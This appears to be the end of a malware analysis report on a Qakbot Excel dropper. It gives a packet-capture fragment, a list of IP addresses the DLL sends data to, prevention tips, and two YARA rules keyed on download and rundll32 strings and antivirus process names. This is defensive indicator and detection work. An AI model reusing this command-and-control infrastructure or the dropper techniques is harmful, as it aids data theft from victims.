153	14.444531	192.168.32.2	192.168.32.134	DNS	91	Standard query response 0x3619 A cablenet.com.ec A 209.99.16.217
171	15.075236	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xe3b0 A x1.c.lencr.org
172	15.090067	192.168.32.2	192.168.32.134	DNS	179	Standard query response 0xe3b0 A x1.c.lencr.org CNAME crl.root-x1.letsencrypt.org.edgekey.net CNAME e8652.d

The following is a list of servers that the malicious DLL is trying to transmit data to.

96.21.251.127	144.202.38.185	217.133.54.140
207.246.77.75	207.246.116.237	108.14.4.202
93.184.220.29	144.202.38.185	68.186.192.69
86.220.62.251	98.252.118.134	140.82.49.12
122.148.156.131	86.190.41.156	45.63.107.192
24.226.156.153	50.244.112.106	83.196.56.65
47.22.148.6	96.21.251.127	45.67.231.247
189.146.183.105	81.214.126.173	45.77.117.108
81.97.154.100	24.229.150.54	74.222.204.82
144.139.166.18	45.77.115.208	71.199.192.62
188.26.91.212	151.205.102.42	50.29.166.232
83.110.9.71	108.46.145.30	75.118.1.141
149.28.98.196	92.59.35.196	174.104.22.30
83.110.103.152	115.133.243.6	149.28.99.97
172.78.56.208	144.139.47.206	196.151.252.84
105.198.236.99	45.32.211.207	75.137.47.174

[illegible]

The image is a screenshot of a web browser displaying the Hikvision eSolar Cubo login page. The browser's address bar shows the URL "115.133.243.6/doc/page/login.asp?_1621719863616". The page features the Hikvision logo in the top left corner and a language selector set to "English" in the top right. The main visual is a large graphic of a city skyline with a large, stylized camera lens in the foreground. On the right side, there is a white login box with a red border. It contains two input fields: "User Name" and "Password", each with a small icon to its left. Below these fields is a red "Login" button.

SOLUTION SUGGESTIONS

- Using reliable antivirus that always receives updates on systems,
- Being careful when reading e-mails and avoiding e-mails coming from unknown sources with downloadable files,
- Avoiding spam emails,
- Keeping the operating system always up to date,
- Filtering the malicious links and IP addresses,

Can prevent Qakbot malware from accessing and damaging system.

YARA RULE

```
import "hash"

rule Excel_Dropper
{
  meta:
    author="Zayotem"
    description=" Excel_Dropper"
    first_date="14.04.2021"
    report_date="24.05.2021"
    file_name=" documents-1472621861.xlsb"
  strings:
    $s1 ="URLMon"
    $s2 ="URLDownloadToFileA"
    $s3 ="JJCCBB"
    $s4 ="DllRegisterServer"
    $s5 ="rundll32"
    $s6 ="wiroe.oer1"
    $s7 ="wiroe.oer2"
    $s8 ="wiroe.oer3"
    $s9 ="wiroe.oer4"
    $s10 ="wiroe.oer5"
  condition:
    hash.md5(0,filesize)== "7046115D4093BB8A33AE64DF0A85C4DD"  or
    all of them
}
```

YARA RULE

```
import "hash"
rule Qakbot
{
  meta:
    author="Zayotem"
    description="Qakbot"
    first_date="14.04.2021"
    report_date="24.05.2021"
    file_name="wiroe.oer1"

  strings:
    $s1 ="50.244.112.106"
    $s2 ="sadccdcdsasa"
    $s3 ="cdcdwqwqwq"
    $s4 ="avp.exe"
    $s5 ="fmon.exe"
    $s6 ="AvastSvc.exe"
    $s7 ="egui.exe"
    $s8 ="explorer.exe"
    $s9 ="mobsync.exe"
    $s10 ="induvv.dll"
    $s11 ="dzgenmhak.nte"

  condition:
    hash.md5(0,filesize)== "BF405FB27EC79209E373C32DFAC66203" or all
  of them
}
```


İlker Verimoğlu

<https://www.linkedin.com/in/ilker-verimoglu/>

Emre Doğan

<https://www.linkedin.com/in/emreefedogan/>

Kaan Binen

<https://www.linkedin.com/in/kaan-binen>

Abdulkadir Binan

<https://www.linkedin.com/in/abdulkadirbinan/>

Emrah Sarıdağ

<https://www.linkedin.com/in/emrahsaridag/>